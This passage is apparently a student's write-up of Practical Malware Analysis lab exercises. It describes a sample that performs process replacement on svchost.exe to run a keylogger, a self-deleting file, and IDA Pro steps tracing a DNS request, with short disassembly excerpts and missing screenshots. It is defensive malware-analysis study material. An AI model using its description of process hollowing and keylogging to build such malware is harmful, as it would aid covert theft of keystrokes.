- The malware resolves the domain name practicalmalwareanalysis.com and connects to that host over port 80 using what appears to be HTTP. It does a GET request for serve.html and uses the User-Agent %ComputerName% Windows XP 6.11

Lab 3-3

1. **What do you notice when monitoring this malware with Process Explorer?**
   - The malware performs process replacement on svchost.exe.

2. **Can you identify any live memory modifications?**
   - Comparing the disk image of svchost.exe with its memory image shows that they are not the same. The memory image has strings such as practicalmalwareanalysis.log and [ENTER], but the disk image has neither.

3. **What are the malware's host-based indicators?**
   - The malware creates the log file practicalmalwareanalysis.log.


4. **What is the purpose of this program?**

- The program performs process replacement on svchost.exe to launch a keylogger.


Lab 3-4

1. **What happens when you run this file?**

- When you run this malware by double-clicking it, the program immediately deletes itself.
- Before




- After




LAB 5-1


1. **What is the address of DLLMain?**


   - Load the file in IDA Freeware and then go to function tab as in the following tab and then click on Function name to sort them and then scroll and search for DLLMain as highlighted in the snap and then double click the DLLMain it will take directly to the IDA View-A tab direct location of the address of DLLMain: -



Don't make any changes and directly click ok








Hence the address for DllMain is 0x1000D02E.

2. **Use the Imports window to browse to gethostbyname. Where is the import located?**

- Go to the import tab and then sort the Name by double clicking it as shown on the snaps and then make sure that on click "Show folder" option is unchecked as per the snap and then search for "**gethostbyname**"
-




- Hence "**gethostbyname**" is at address **100163CC**


3. **How many functions call gethostbyname?**

- As done above search for "**gethostbyname**" in the imports tab and then double click on the "**gethostbyname**" it will take you to IDA View-A of "**gethostbyname**" and then right click on "**gethostbyname**" and click on **"Jump on xref to operand"** all the calls will be listed that calls the function

"**gethostbyname**".


- In total the function "**gethostbyname**" is called 18 times by 9 different functions





4. **Focusing on the call to gethostbyname located at 0x10001757, can you figure out which DNS request will be made?**

- Jump to the address by simply clicking G on your key board a pop-up will appear to search and navigate to the address as in the following snap
-



-

```
.text:1000174E                  mov     eax, off_10019040 ; "[This is RDO]pics.praticalmalwar
.text:10001753                  add     eax, 0Dh
.text:10001756                  push    eax             ; name
.text:10001757                  call    ds:gethostbyname
```

- Gethostbyname gets address of string "[This is RDO]pics.praticalmalwareanalysis.com", adds 0x0Dh and points directly to "pics.praticalmalwareanalysis.com", the same with the string "[This is RDO]80".So DNS request will be made to pics.praticalmalwareanalysis.com:80
-

5. **How many local variables has IDA Pro recognized for the subroutine at 0x10001656?**

-

```
:10001656 ; DWORD __stdcall sub_10001656(LPVOID lpThreadParameter)
:10001656 sub_10001656    proc near               ; DATA XREF: DllMain(x,x,x)+C8↓o
:10001656
:10001656 var_675         = byte ptr -675h
:10001656 var_674         = dword ptr -674h
:10001656 hModule         = dword ptr -670h
:10001656 timeout         = timeval ptr -66Ch
:10001656 name            = sockaddr ptr -664h
:10001656 var_654         = word ptr -654h
:10001656 in              = in_addr ptr -650h
:10001656 Str1            = byte ptr -644h
:10001656 var_640         = byte ptr -640h
:10001656 CommandLine     = byte ptr -63Fh
:10001656 Str             = byte ptr -63Dh
:10001656 var_638         = byte ptr -638h
:10001656 var_637         = byte ptr -637h
:10001656 var_544         = byte ptr -544h
:10001656 var_50C         = dword ptr -50Ch
:10001656 var_500         = byte ptr -500h
:10001656 Buf2            = byte ptr -4FCh
:10001656 readfds         = fd_set ptr -4BCh
:10001656 buf             = byte ptr -3B8h
:10001656 var_3B0         = dword ptr -3B0h
:10001656 var_1A4         = dword ptr -1A4h
